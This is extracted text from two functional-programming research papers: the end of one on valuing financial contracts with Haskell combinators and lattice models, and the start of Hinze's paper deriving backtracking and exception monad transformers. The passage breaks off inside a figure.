In the Figure, we assume that the time  $t$  is time step 3. At step 3, therefore, the value of the contract  $c$  is certainly 10




Figure 9: A Ho and Lee valuation lattice

at all nodes, because  $c$  unconditionally delivers £10 at that time — remember axiom (A3). At time step 2, however, we must discount the £10 by the interest rate appropriate to that time step. We compute the value at each node of time-step 2 by averaging the two values in its successors, and then discounting the average value back one time step using the interest rate associated to that node<sup>8</sup>. Using the same notation for the value tree  $V$  as we used for the rate model  $R$ , we get the equation:

$$V_{t,i} = \frac{V_{t+1,i} + V_{t+1,i+1}}{2(1 + R_{t,i}\Delta t)}$$

where  $\Delta t$  is the size of the time step. Using this equation we can fill in the rest of the values in the tree, as we have done in Figure 9. The value in time step 0 is the current value of the contract, in pounds sterling. i.e. £8.64.

In short, a lattice implementation works as follows:

- A value process is represented by a lattice, in which each column is a discrete representation of a random variable. The value in each node is one of the possible values the variable can take, and in our very simple setting the number of paths from the root to the node is proportional to the probability that the variable will take that value. We will say a bit more about how to represent such a tree in the next subsection.
- The generic operations, in the top half of Figure 6, are easy to implement.  $\mathcal{K}(x)$  is a value process that is everywhere equal to  $x$ .  $\text{time}(t)$  is a process in which the values in a particular column are all equal to the number of days between that column’s time and  $t$ .  $\text{lift}(f, p)$  applies  $f$  to  $p$  point-wise;  $\text{lift2}(f, p_1, p_2)$  “zips together”  $p_1$  and  $p_2$ , combining corresponding values point-wise with  $f$ .

<sup>8</sup>For evident presentation reasons, we don’t care about the fact that the Ho and Lee model is member of a class of models that admit in fact a *closed-form solution* for zero-coupon bonds.

- The model-specific operations of Figure 6 are a bit harder. We have described how to implement  $\text{disc}$ , which uses the interest rate model.  $\text{exch}$  is actually rather easier (multiply the value process point-wise by a process representing the exchange-rate). The  $\text{snell}$  primitive takes a bit more work, and we do not describe it in detail here. Roughly speaking, a possible implementation may be: take the final column of the tree, discount it back one time step, take the maximum of that column with the corresponding column of the original tree, and then repeat that process all the way back to the root.

The remaining high-level question is: in the (big) set of possible interest rate models, what is a “good” model? The answer is rather incestuous. A candidate interest rate model should price correctly those contracts that are widely traded: one can simply look up the current market prices for them, and compare them with the calculated results. So we look for and later adjust the interest rate model until it fits the market data for these simple contracts. Now we are ready to use the model to compute prices for more exotic contracts. The entire market is a gigantic feedback system, and active research studies the problem of its stability.

### 5.3 Implementation in Haskell

We have two partial implementations of (earlier versions of) these ideas, one of which is implemented as a Haskell combinator library. The type `Contract` is implemented as an algebraic data type, with one constructor for each primitive combinator:

```
data Contract = One Date Currency
              | Give Contract
              | ...
```

The translation to processes is done by a straightforward recursive Haskell implementation of  $\mathcal{E}_k[\cdot]$ :

```
eval :: Model -> Currency -> Contract -> ValProc
```

Here, `Model` contains the interest rate evolutions, exchange rate evolutions, and whatever other “underlyings” are necessary to evaluate the contract.

Our first implementation used the following representation for a value process:

```
type ValProc = (TimeStep, [Slice])
type Slice  = [Double]
```

A value process is represented by a pair of (a) the process’s horizon, and (b) a list of slices (or columns), one per time step *in reverse time order*. The first slice is at the horizon of the process, the next slice is one time step earlier, and so on. Since the (fundamental) discount recurrence equation (Section 5.1) works backwards in time, it is convenient to represent the list this way round. Each slice is one element shorter than the one before.

Laziness plays a very important role, for two reasons:

- Process trees can become very large, since their size is quadratic in the number of time steps they cover. A complex contract will be represented by combining together many value trees; it would be Very Bad to fully

evaluate these sub-trees, and only then combine them. Lazy evaluation automatically “pipelines” the evaluation algorithm, so that only the “current slice” of each value tree is required at any one moment.

- Only part of a process tree may be required. Consider again our example contract

```
c = get (scaleK 10 (truncate t (one GBP)))
```

The value process for `(scaleK 10 (truncate t (one GBP)))` is a complete value process, all the way back to time-step zero, with value 10 everywhere. But `get` samples this value process only at its horizon — there is no point in computing its value at any earlier time. By representing a value process as a lazily-evaluated list we get the “right” behaviour automatically.

Microsoft Research collaborates closely with Lombard Risk Systems Ltd, who have a production tree-based valuation system in C++. It uses a clever but complex event-driven engine in which a value tree is represented by a single slice that is mutated as time progresses. There is never a notion of a complete tree. The Haskell implementation treats trees as first class values, and this point of view offers a radical new perspective on the whole evaluation process. We are hopeful that some of the insights from our Haskell implementation may serve to inform and improve the efficient C++ implementation.

The Haskell version takes around 900 lines of Haskell to support a working, albeit limited, contract valuation engine, complete with a COM interface [Finne et al., 1999] that lets it be plugged into Lombard’s framework. It is not nearly as fast as the production code, but it is not unbearably slow either — for example, it takes around 20 seconds to compute the value of a contract with 15 sub-contracts, over 500 time steps, on a standard desktop PC. Though it lacks much functionality, the compositional approach means that can already value some contracts, such as options over options, that the production system cannot. (The production system is not fundamentally incapable of such feats; but it is programmed on a case-by-case basis, and the more complicated cases are dauntingly hard to implement.)

#### 5.4 Memoisation

In functional programming terms, most of this is quite straightforward. There is a nasty practical problem, however, that repeatedly bites people who embed a domain specific language in a functional language. Consider the contract

```
c10 = join `and` join
      where
        join = <stuff> `or` <more stuff>
```

Here, `join` is a shared sub-contract of `c10` much like `opt` in our definition of `american` (Section 3.5). The trouble is that `eval` will evaluate the two branches of the `and` at the root of `c10`, oblivious of the fact that these two branches are the same. In fact, `eval` will do all the work of evaluating `join` twice! There is no way for `eval` to tell that it has “seen this argument before”.

This problem arises, in various guises, in almost every embedded domain-specific language. We have seen it in Fran’s reactive animations [Elliott and Hudak, 1997], the difficulty of extracting net-lists from Hawk circuit descriptions [Cook et al., 1998], and in other settings besides. What makes it particularly frustrating is that the sharing is absolutely apparent in the source program.

One “solution” is to suggest that `eval` be made a memo function [Hughes, 1985, Cook and Launchbury, 1997, Marlow et al., 1999], but we do not find it satisfactory. Losing sharing can give rise to an unbounded amount of duplicated work, so it seems unpleasant to relegate the maintenance of proper sharing to an operational mechanism. For example, a memo function may be deceived by unevaluated arguments, or automatically-purged memo tables, or whatever. For now we simply identify it as an important open problem that deserves further study. The only paper that addresses this issue head on is [Claessen and Sands, 1999]: it proposes one way to make sharing observable, but leaves open the question of memo functions.

## 6 Putting our work in context

At first sight, financial contracts and functional programming do not have much to do with each other. It has been a surprise and delight to discover that many of the insights useful in the design, semantics, and implementation of programming languages can be applied directly to the description and evaluation of contracts. One of us (Eber) has been developing this idea for nearly ten years at Société Générale. The others (Peyton Jones and Seward) came to it much more recently, through a fruitful partnership with Lombard Risk Systems Ltd. The original idea was to apply functional programming to a realistic problem, and to compare our resulting program with the existing imperative version — but we have ended up with a radical re-thinking of how to describe and evaluate contracts.

Though there is a great deal of work on domain-specific programming languages (see [Hudak, 1996, van Deursen et al., 2000] for surveys), our work is virtually the only attempt to give a formal description to financial contracts. An exception is the RISLA language developed at CWI [van Deursen and Klint, 1998], an object-oriented domain-specific language for financial contracts. RISLA is designed for an object-oriented framework, and appears to be more stateful and less declarative than our system.

We have presented our design as a combinator library embedded in Haskell, and indeed Haskell has proved an excellent host language for prototyping both the library design and various implementation choices. However, our design is absolutely not Haskell-specific. The big payoff comes from a declarative approach to *describing* contracts. As it happens we also used a functional language for *implementing* the contract language, but that is somewhat incidental. It could equally well be implemented as a free-standing domain-specific language, using domain-specific compiler technology. Indeed, one of us (Eber) has work afoot do to just this, compiling a contract into code that should be as fast or faster than the best available current valuation engines, us-

ing the strict functional language OCaml [Leroy et al., 1999] as implementation language.

Although Haskell is lazy, and that was useful in our implementation, the really significant feature of the contract-description language is that it is *declarative* not that it is lazy. Our design can be seen as a declarative, domain-specific language entirely independent of Haskell, and one could readily implement a valuation engine for it in Java or C++, for example.

There is much left to do. We need to expand the set of contract combinators to describe a wider range of contracts; to expand the set of observables; to provide semantics for these new combinators; to write down and prove a range of theorems about contracts; to consider whether the notion of a “normal form” makes sense for contracts; to build a robust implementation; to exploit the dramatic simplifications that closed formulas make possible; to give a formal specification of the evolution of a contract during its life; and to validate all this in real financial settings. We have only just begun.

## Acknowledgements

We warmly thank John Wisbey, Jurgen Gaiser-Porter, and Malcolm Pymm at Lombard Risk Systems Ltd for their collaboration. They invested a great deal of time in educating two of the present authors (Peyton Jones and Seward) in the mysteries of financial contracts and the Black-Derman-Toy evaluation model. Jean-Marc Eber warmly thanks Philippe Artzner for many very helpful discussions and Société Générale for financial support of this work. We also thank Conal Elliott, Andrew Kennedy, Stephen Jarvis, Andy Moran, Norman Ramsey, Colin Runciman, David Vincent and the ICFP referees, for their helpful feedback.

## References

- [Boyle et al., 1997] Boyle, P., Broadie, M., and Glasserman, P. (1997). Monte carlo methods for security pricing. *Journal of Economic Dynamics and Control*, 21:1267–1321.
- [Claessen and Sands, 1999] Claessen, K. and Sands, D. (1999). Observable sharing for functional circuit description. In Thiagarajan, P. and Yap, R., editors, *Advances in Computing Science (ASIAN'99); 5th Asian Computing Science Conference*, Lecture Notes in Computer Science, pages 62–73. Springer Verlag.
- [Cook and Launchbury, 1997] Cook, B. and Launchbury, J. (1997). Disposable memo functions. In Launchbury, J., editor, *Haskell workshop*, Amsterdam.
- [Cook et al., 1998] Cook, B., Launchbury, J., and Matthews, J. (1998). Specifying superscalar microprocessors in Hawk. In *Formal techniques for hardware and hardware-like systems*, Marstrand, Sweden.
- [Cox et al., 1979] Cox, J. C., Ross, S. A., and Rubinstein, M. (1979). Option pricing: a simplified approach. *Journal of Financial Economics*, 7:229–263.
- [Elliott and Hudak, 1997] Elliott, C. and Hudak, P. (1997). Functional reactive animation. In *ACM SIGPLAN International Conference on Functional Programming (ICFP'97)*, pages 263–273. ACM, Amsterdam.
- [Finne et al., 1999] Finne, S., Leijen, D., Meijer, E., and Peyton Jones, S. (1999). Calling hell from heaven and heaven from hell. In *ACM SIGPLAN International Conference on Functional Programming (ICFP'99)*, pages 114–125, Paris. ACM.
- [Ho and Lee, 1986] Ho, T. and Lee, S. (1986). Term Structure Movements and Pricing Interest Rate Contingent Claims. *Journal of Finance*, 41:1011–1028.
- [Hudak, 1996] Hudak, P. (1996). Building domain-specific embedded languages. *ACM Computing Surveys*, 28.
- [Hughes, 1985] Hughes, J. (1985). Lazy memo-functions. In *Proc Aspenas workshop on implementation of functional languages*.
- [Leroy et al., 1999] Leroy, X., Vouillon, J., Doligez, D., et al. (1999). The Objective Caml system, release 3.00. Technical Report, INRIA, available at <http://caml.inria.fr/ocaml>.
- [Marlow et al., 1999] Marlow, S., Peyton Jones, S., and Elliott, C. (1999). Stretching the storage manager: weak pointers and stable names in Haskell. In *International Workshop on Implementing Functional Languages (IFL'99)*, Lecture Notes in Computer Science, Lochem, The Netherlands. Springer Verlag.
- [Musielak and Rutkowski, 1997] Musielak, M. and Rutkowski, M. (1997). *Martingale Methods in Financial Modelling*. Springer.
- [Peyton Jones et al., 1999] Peyton Jones, S., Hughes, R., Augustsson, L., Barton, D., Boutel, B., Burton, W., Fasel, J., Hammond, K., Hinze, R., Hudak, P., Johnson, T., Jones, M., Launchbury, J., Meijer, E., Petersen, J., Reid, A., Runciman, C., and Wadler, P. (1999). Report on the programming language Haskell 98. <http://haskell.org>.
- [Revuz and Yor, 1991] Revuz, D. and Yor, M. (1991). *Continuous Martingales and Brownian Motion*. Springer.
- [van Deursen et al., 2000] van Deursen, A., Kline, P., and Visser, J. (2000). Domain-specific languages: an annotated bibliography. Technical report, Centrum voor Wiskunde en Informatica, Amsterdam.
- [van Deursen and Klint, 1998] van Deursen, A. and Klint, P. (1998). Little languages: little maintenance? *Journal of Software Maintenance*, 10:75–92.
- [Willmot et al., 1993] Willmot, P., Dewyne, J., and Howison, S. (1993). *Option Pricing: Mathematical Models and Computation*. Oxford Financial Press.

# Deriving Backtracking Monad Transformers

## Functional Pearl

Ralf Hinze

Institut für Informatik III

Universität Bonn

Römerstraße 164, 53117 Bonn, Germany

ralf@informatik.uni-bonn.de

### ABSTRACT

In a paper about pretty printing J. Hughes introduced two fundamental techniques for deriving programs from their specification, where a specification consists of a signature and properties that the operations of the signature are required to satisfy. Briefly, the first technique, the term implementation, represents the operations by terms and works by defining a mapping from operations to observations — this mapping can be seen as defining a simple interpreter. The second, the context-passing implementation, represents operations as functions from their calling context to observations. We apply both techniques to derive a backtracking monad transformer that adds backtracking to an arbitrary monad. In addition to the usual backtracking operations — failure and nondeterministic choice — the prolog cut and an operation for delimiting the effect of a cut are supported.

### Categories and Subject Descriptors

D.1.1 [Programming Techniques]: Applicative (Functional) Programming; D.3.2 [Programming Languages]: Language Classifications—*applicative (functional) languages*; D.3.3 [Programming Languages]: Language Constructs and Features—*control structures; polymorphism*; F.3.1 [Logics and Meanings of Programs]: Specifying and Verifying and Reasoning about Programs—*specification techniques*; F.3.2 [Logics and Meanings of Programs]: Semantics of Programming Languages—*algebraic approaches to semantics*; F.3.3 [Logics and Meanings of Programs]: Studies of Program Constructs—*control primitives*

### General Terms

Design, languages, theory, verification

### Keywords

Program derivation, monads, monad transformers, backtracking, cut, continuations, Haskell, Prolog

Permission to make digital or hard copies of all or part of this work for personal or classroom use is granted without fee provided that copies are not made or distributed for profit or commercial advantage and that copies bear this notice and the full citation on the first page. To copy otherwise, to republish, to post on servers or to redistribute to lists, requires prior specific permission and/or a fee.

ICFP '00, Montreal, Canada.

Copyright 2000 ACM 1-58113-202-6/00/0009 ...\$5.00

### 1. INTRODUCTION

Why should one derive a program from its specification? Ideally, a derivation explains and motivates the various design choices taken in a particular implementation. At best a derivation eliminates the need for so-called eureka steps, which are usually inevitable if a program is explained, say, by means of example.

In a paper about pretty printing J. Hughes [6] introduced two fundamental techniques for deriving programs from their specification. Both techniques provide the programmer with considerable guidance in the process of program derivation. To illustrate their utility and versatility we apply the framework to derive several monad transformers, which among other things add backtracking to an arbitrary monad.

Briefly, a monad transformer is a mapping on monads that augments a given monad by a certain computational feature such as state, exceptions, or nondeterminism. Traditionally, monad transformers are introduced in a single big eureka step. Even the recent introductory textbook on functional programming [2] fails to explain the particular definitions of monad transformers. After defining an exception monad transformer R. Bird remarks: “Why have we chosen to write [...]”? The answer is: because it works.”. Building upon Hughes’ techniques we will try to provide a more satisfying answer. The reader should be prepared, however, that the results are somewhat different from the standard textbook examples.

The paper is organized as follows. Sec. 2 reviews monads and monad transformers. Sec. 3 introduces Hughes’ techniques by means of a simple example. Sec. 4 applies the framework to derive a backtracking monad transformer that adds backtracking to an arbitrary monad. Finally, Sec. 5 extends the design of Sec. 4 to include additional control constructs: Prolog’s cut and an operation for delimiting the effect of cut. Finally, Sec. 6 concludes and points out directions for future work.

### 2. PRELIMINARIES

Monads have been proposed by Moggi as a means to structure denotational semantics [11, 12]. Wadler popularized Moggi’s idea in the functional programming community by using monads to structure functional programs [15, 16, 17]. In Haskell 98 [13] monads are captured by the class definition in Fig. 1. The essential idea of monads is to distinguish between *computations* and *values*. This distinction is reflected on the type level: an element of  $m a$  represents a computation that yields a value of type  $a$ . The trivial computation

```

class Monad m where
  return   :: a → m a
  ( $\gg$ )    :: m a → (a → m b) → m b
  ( $\gg$ )    :: m a → m b → m b
  fail     :: String → m a
  m  $\gg$  n  = m  $\gg$  const n
  fail s   = error s

```

Figure 1: The *Monad* class.

that immediately returns the value  $a$  is denoted *return a*. The operator  $(\gg)$ , commonly called ‘bind’, combines two computations:  $m \gg k$  applies  $k$  to the result of the computation  $m$ . The derived operation  $(\gg)$  provides a handy shortcut if one is not interested in the result of the first computation. The operation *fail* is useful for signaling error conditions and will be used to this effect. Note that *fail* does not stem from the mathematical concept of a monad, but has been added to the monad class for pragmatic reasons, see [13, Sec. 3.14].

The operations are required to satisfy the following so-called *monad laws*.

$$\text{return } a \gg k = k a \quad (\text{M1})$$

$$m \gg \text{return } = m \quad (\text{M2})$$

$$(m \gg k_1) \gg k_2 = m \gg (\lambda a \rightarrow k_1 a \gg k_2) \quad (\text{M3})$$

For an explanation of the laws we refer the reader to [2, Sec. 10.3]. Note that *fail* is intentionally left unspecified.

Different monads are distinguished by the computational features they support. Each computational feature is typically accessed through a number of additional operations. For instance, a backtracking monad additionally supports the operations *false* and  $(!)$  denoting failure and nondeterministic choice. It is relatively easy to construct a monad that supports only a single computational feature. Unfortunately, there is no uniform way of combining two monads, which support different computational features. The reason is simply that two features may interact in different ways. There is, however, a uniform method for augmenting a given monad by a certain computational feature. This method is captured by the following class definition which introduces *monad transformers* [9].

```

class Transformer  $\tau$  where
  promote :: (Monad m)  $\Rightarrow$  m a →  $\tau$  m a
  observe  :: (Monad m)  $\Rightarrow$   $\tau$  m a → m a

```

A monad transformer is basically a type constructor  $\tau$  that takes a monad  $m$  to a monad  $\tau m$ . It must additionally provide two operations: an operation for embedding computations from the underlying monad into the transformed monad and an inverse operation, which allows us to observe ‘augmented’ computations in the underlying monad. Since *observe* forgets structure, it will in general be a partial function. In what follows we will abbreviate *observe* by  $\omega$  and *promote* by  $\pi$ . Turning to the laws we require promotion to respect the monad operations.

$$\pi(\text{return } a) = \text{return } a \quad (\text{P1})$$

$$\pi(m \gg k) = \pi m \gg (\pi \cdot k) \quad (\text{P2})$$

These laws determine  $\pi$  as a *monad morphism*. In general,  $\pi$

should respect every operation the underlying monad provides in order to guarantee that a program that does not use new features behaves the same in the underlying and in the transformed monad. The counterpart of  $\pi$  is not quite a monad morphism.

$$\omega(\text{return } a) = \text{return } a \quad (\text{O1})$$

$$\omega(\pi m \gg k) = m \gg (\omega \cdot k) \quad (\text{O2})$$

The second law is weaker than the corresponding law for  $\pi$ . It is unreasonable to expect more since computations in  $\tau m$  can, in general, not be mimicked in  $m$ .

### 3. ADDING ABNORMAL TERMINATION

This section reviews Hughes’ technique by means of a simple example. We show how to augment a given monad by an operation that allows one to terminate a computation abnormally. Monads with additional features are introduced as subclasses of *Monad*.

```

type Exception = String
class (Monad m)  $\Rightarrow$  Raise m where
  raise      :: Exception → m a

```

The call *raise e* terminates the current computation. This property is captured by the law:

$$\text{raise } e \gg k = \text{raise } e, \quad (\text{R1})$$

which formalizes that *raise e* is a left zero of  $(\gg)$ . Now, let us try to derive a monad transformer for this feature. Beforehand, we must determine how *raise e* is observed in the base monad. We specify:

$$\omega(\text{raise } e) = \text{fail } e, \quad (\text{O3})$$

which appears to be the only reasonable choice since we know nothing of the underlying monad.

*Remark.* We do not consider an operation for trapping exceptions (such as *handle*) in order to keep the introductory example short and simple. It is worth noting, however, that the derivation of a fully-fledged exception monad transformer proceeds similar to the derivation given in Sec. 5.

#### 3.1 A term implementation

The term implementation represents operations simply by terms of the algebra and works by defining an interpreter for the language. Since we have four operations — *return*,  $(\gg)$ , *raise*, and  $\pi$  — the datatype that implements the term algebra consequently comprises four constructors. We adopt the convention that monad transformers are given names that are all in upper case. For the constructor names we re-use the names of the operations with the first letter in upper case; operators like  $(\gg)$  are prefixed by a colon.

```

data RAISE m a
= Return a
|  $\forall b. (RAISE m b) : \gg (b \rightarrow RAISE m a)$ 
| Raise Exception
| Promote (m a)

```

Note that the definition involves an existentially quantified type variable [8] in the type of  $(:\gg)$ . We use GHC/Hugs syntax for existential quantification: the existentially quantified variable is bound by an explicit *universal* quantifier written before the constructor.

```

data RAISE m a
= Return a
|  $\forall b.(RAISE m b) : \gg (b \rightarrow RAISE m a)$ 
| Raise Exception
| Promote (m a)

instance Monad (RAISE m) where
  return = Return
  ( $\gg$ ) = ( $\gg$ )
instance Raise (RAISE m) where
  raise = Raise
instance Transformer RAISE where
  promote = Promote
  observe (Return a) = return a
  observe (Return a :  $\gg k$ ) = observe (k a)
  observe ((m :  $\gg k_1$ ) :  $\gg k_2$ ) = observe (m :  $\gg (\lambda a \rightarrow k_1 a : \gg k_2)$ )
  observe (Raise e :  $\gg k$ ) = fail e
  observe (Promote m :  $\gg k$ ) = m  $\gg$  (observe  $\cdot k$ )
  observe (Raise e) = fail e
  observe (Promote m) = m

```

Figure 2: A term implementation of RAISE.

Now, each of the operations *return*,  $(\gg)$ , *raise*, and  $\pi$  is implemented by the corresponding constructor. In other words, the operations do nothing. All the work is performed by  $\omega$  which can be seen as defining a tiny interpreter for the monadic language. Except for one case the definition of  $\omega$  is straightforward.

$$\begin{aligned}\omega(\text{Return } a) &= \text{return } a \\ \omega(m : \gg k) &= \boxed{\quad} \\ \omega(\text{Raise } e) &= \text{fail } e \\ \omega(\text{Promote } m) &= m\end{aligned}$$

Can we fill in the blank on the right-hand side? It appears impossible to define  $\omega(m : \gg k)$  in terms of its constituents. The only way out of this dilemma is to make a further case distinction on  $m$ :

$$\begin{aligned}\omega(\text{Return } a : \gg k) &= \omega(k a) \\ \omega((m : \gg k_1) : \gg k_2) &= \omega(m : \gg (\lambda a \rightarrow k_1 a : \gg k_2)) \\ \omega(\text{Raise } e : \gg k) &= \text{fail } e \\ \omega(\text{Promote } m : \gg k) &= m \gg (\omega \cdot k).\end{aligned}$$

Voilà. Each equation is a simple consequence of the monad laws and the laws for  $\omega$ . In particular, the second equation employs (M3), the associative law for  $(\gg)$ , to reduce the size of  $(\gg)$ 's first argument. This rewrite step is analogous to rotating a binary tree to the right. Fig. 2 summarizes the term implementation. Note that in the sequel we will omit trivial instance declarations like *Monad* (RAISE m) and *Raise* (RAISE m).

What about correctness? First of all, the definition of  $\omega$  is exhaustive. It is furthermore terminating since the size of  $(\gg)$ 's left argument is steadily decreasing. We can establish termination using a so-called *polynomial interpretation* of the operations [4]:

$$\begin{aligned}Return_\tau a &= 1 & Raise_\tau e &= 1 \\ m : \gg n &= 2 \times m + n & Promote_\tau m &= 1.\end{aligned}$$

A multivariate polynomial  $op_\tau$  of  $n$  variables is associated with each  $n$ -ary operation  $op$ . For each equation  $\omega \ell = \dots \omega r \dots$  we must show that  $\tau \ell > \tau r$  for all vari-

ables (ranging over positive integers) where  $\tau$  is given by  $\tau(op e_1 \dots e_n) = op_\tau(\tau e_1) \dots (\tau e_n)$ . Note that we consider bind only for the special case that the result of the first argument is ignored. The inclusion of  $m : \gg k$  in its full generality is feasible but technically more involving since the interpretation of  $k$  depends on the value  $m$  computes.

Does the implementation satisfy its specification? Since we are working in the free algebra, the laws do not hold: the expressions *Return a* and *Return a :  $\gg$  Return*, for example, are distinct, unrelated terms. The laws of the specification only hold *under observation*. The monad laws become:

$$\begin{aligned}\omega(\text{return } a \gg k) &= \omega(k a) \\ \omega(m \gg \text{return}) &= \omega m \\ \omega((m \gg k_1) \gg k_2) &= \omega(m \gg (\lambda a \rightarrow k_1 a \gg k_2)).\end{aligned}$$

The first and the third are direct consequences of  $\omega$ 's definition. The second can be shown by induction on  $m$ . Fortunately, we can live with the weakened laws, since the only way to run computations of type RAISE m is to use  $\omega$ .

### 3.2 A simplified term implementation

Can we do better than the naive term implementation? A major criticism of the first attempt is that the operations do not exploit the algebraic laws. It is conceivable that we can work with a subset of the term algebra. For instance, we need not represent both *Raise e* and *Raise e :  $\gg$  Return*. A rather systematic way to determine the required subset of terms is to program a simplifier for the datatype RAISE, which exploits the algebraic laws as far as possible. It turns out that we only need to modify  $\omega$  slightly.

$$\begin{aligned}\sigma &\quad :: \text{RAISE } m a \rightarrow \text{RAISE } m a \\ \sigma(\text{Return } a) &= \text{Return } a \\ \sigma(\text{Return } a : \gg k) &= \sigma(k a) \\ \sigma((m : \gg k_1) : \gg k_2) &= \sigma(m : \gg (\lambda a \rightarrow k_1 a : \gg k_2)) \\ \sigma(\text{Raise } e : \gg k) &= \text{Raise } e \\ \sigma(\text{Promote } m : \gg k) &= \text{Promote } m : \gg (\sigma \cdot k) \\ \sigma(\text{Raise } e) &= \text{Raise } e\end{aligned}$$

$$\sigma(Promote m) = Promote m$$

Inspecting the right hand sides we see that we require  $(:\gg=)$  only in conjunction with *Promote*. Since  $\pi m$  is furthermore equivalent to  $\pi m \gg= return$  we can, in fact, restrict ourselves to the following subset of the term algebra.

$$\begin{aligned} \text{data } RAISE\ m\ a \\ = & \ Return\ a \\ | & \ \forall b. PromoteBind\ (m\ b)\ (b \rightarrow RAISE\ m\ a) \\ | & \ Raise\ Exception \end{aligned}$$

Following Hughes [6] we call elements of the new datatype *simplified terms*. We avoid the term normal form or canonical form since distinct terms may not necessarily be semantically different. For instance, *return a* can be represented both by *Return a* and *PromoteBind (return a) Return*. Nonetheless, using this representation the definition of  $\omega$  is much simpler. It is, in fact, directly based on the laws (O1)–(O3). The complete implementation appears in Fig. 3. If we are only interested in defining a monad (not a monad transformer), then we can omit the constructor *PromoteBind*. The resulting datatype corresponds exactly to the standard definition of the exception monad.

What about efficiency? The naive implementation — or rather, the first definition of  $\omega$  has a running time that is proportional to the size of the computation. Unfortunately, the ‘improved’ term implementation has a quadratic worst-case behaviour. Consider the expression

$$\omega(\dots((\pi(return\ 0)\gg=inc)\gg=inc)\dots\gg=inc).$$

where *inc* is given by  $inc\ n = \pi(return\ (n+1))$ . Since the amortized running time of bind is proportional to the size of its first argument, it takes  $O(n^2)$  steps to evaluate the expression above. The situation is analogous to flattening a binary tree. Bad luck.

### 3.3 A context-passing implementation

Since we cannot improve the implementation of the operations without sacrificing the runtime efficiency, let us try to improve the definition of  $\omega$ . While rewriting  $\omega$  we will work out a specification for the final *context-passing implementation*. For a start, we can avoid some pattern matching if we specialize  $\omega$  for  $op \gg= k$ . To this end we replace the equations concerning  $(\gg=)$  by the single equation

$$\omega(op : \gg= c) = \omega_1 op\ c$$

and define  $\omega_1$  by

$$\begin{aligned} \omega_1(Return\ a)\ c &= \omega(c\ a) \\ \omega_1(m : \gg= k)\ c &= \omega_1 m (\lambda a \rightarrow k\ a : \gg= c) \\ \omega_1(Raise\ e)\ c &= fail\ e \\ \omega_1(Promote\ m)\ c &= m \gg= \lambda a \rightarrow \omega(c\ a). \end{aligned}$$

Interestingly, the parameter  $c$  is used twice in conjunction with  $\omega$ . In an attempt to eliminate the mutual recursive dependence on  $\omega$  we could try to pass  $\omega \cdot c$  as a parameter instead of  $c$ . This variation of  $\omega_1$ , which we call  $\underline{\omega}$ , can be specified as follows.

$$\begin{aligned} \underline{\omega}\ op\ \underline{c} &= \omega(op : \gg= c) \\ \iff \forall a. \underline{c}\ a &= \omega(c\ a) \end{aligned} \tag{1}$$

Let us derive the definition of  $\underline{\omega}$  for  $op = Return\ a$ . We assume that precondition (1) holds — note that the equation

number refers to the precondition only — and reason:

$$\begin{aligned} \underline{\omega}(Return\ a)\ \underline{c} \\ = & \ \{ \text{specification and assumption (1)} \} \\ & \omega(Return\ a : \gg= c) \\ = & \ \{ \text{definition } \omega \} \\ & \omega(c\ a) \\ = & \ \{ \text{assumption (1)} \} \\ & \underline{c}\ a. \end{aligned}$$

The calculations for *Promote m* and *Raise e* are similar. It remains to infer the definition for  $op = (m : \gg= k)$ :

$$\begin{aligned} \underline{\omega}(m : \gg= k)\ \underline{c} \\ = & \ \{ \text{specification and assumption (1)} \} \\ & \omega((m : \gg= k) : \gg= c) \\ = & \ \{ \text{definition } \omega \} \\ & \omega(m : \gg= (\lambda a \rightarrow k\ a : \gg= c)) \\ = & \ \{ \text{specification} \} \\ & \underline{\omega}\ m\ (\lambda a \rightarrow \omega(k\ a : \gg= c)) \\ = & \ \{ \text{specification and assumption (1)} \} \\ & \underline{\omega}\ m\ (\lambda a \rightarrow \underline{\omega}(k\ a)\ \underline{c}). \end{aligned}$$

Voilà. The dependence on  $\omega$  has vanished. To summarize,  $\underline{\omega}$  is given by

$$\begin{aligned} \underline{\omega}(Return\ a) &= \lambda \underline{c} \rightarrow \underline{c}\ a \\ \underline{\omega}(m : \gg= k) &= \lambda \underline{c} \rightarrow \underline{\omega}\ m\ (\lambda a \rightarrow \underline{\omega}(k\ a)\ \underline{c}) \\ \underline{\omega}(Raise\ e) &= \lambda \underline{c} \rightarrow fail\ e \\ \underline{\omega}(Promote\ m) &= \lambda \underline{c} \rightarrow m \gg= \underline{c}. \end{aligned}$$

Note that the constructors appear only on the left-hand sides. This means that we are even able to remove the interpretative layer, ie *return a* can be implemented directly by  $\lambda \underline{c} \rightarrow \underline{c}\ a$  instead of *Return*. In general, we consistently replace  $\underline{\omega}\ op$  by  $op$ . Silently, we have converted the term implementation into a *context-passing implementation*. To see why the term ‘context-passing’ is appropriate, consider the final specification of the context-passing implementation.

$$\begin{aligned} op\ \underline{c} &= \omega(op : \gg= c) \\ \iff \forall a. \underline{c}\ a &= \omega(c\ a) \end{aligned} \tag{2}$$

The parameter  $\underline{c}$  of  $op$  can be seen as a representation of  $op$ 's calling context  $\omega(\bullet : \gg= c)$  — we represent a context by an expression that has a hole in it. This is the nub of the story: every operation knows the context in which it is called and it is furthermore able to access and to rearrange the context. This gives the implementor a much greater freedom of manoeuvre as compared to the simplified term algebra. For instance,  $(\gg=)$  can use the associative law to improve efficiency. By contrast,  $(\gg=)$  of the simplified term variety does not know of any outer binds and consequently falls into the efficiency trap.

It is quite instructive to infer the operations of the context-passing implementation from scratch using the specification above. Fig. 4 summarizes the calculations. Interestingly, each monad law, the law for *raise*, and each law for  $\omega$  is invoked exactly once. In other words, the laws of the specification are necessary and sufficient for deriving an implementation.

It remains to determine the type of the new monad transformer. This is most easily accomplished by inspecting the

<b>data</b> RAISE $m\ a$	=	Return $a$
		$\forall b.\text{PromoteBind } (m\ b) (b \rightarrow \text{RAISE } m\ a)$
		Raise Exception
<b>instance</b> Monad (RAISE $m$ ) <b>where</b>		
return $a$	=	Return $a$
Return $a \gg k$	=	$k\ a$
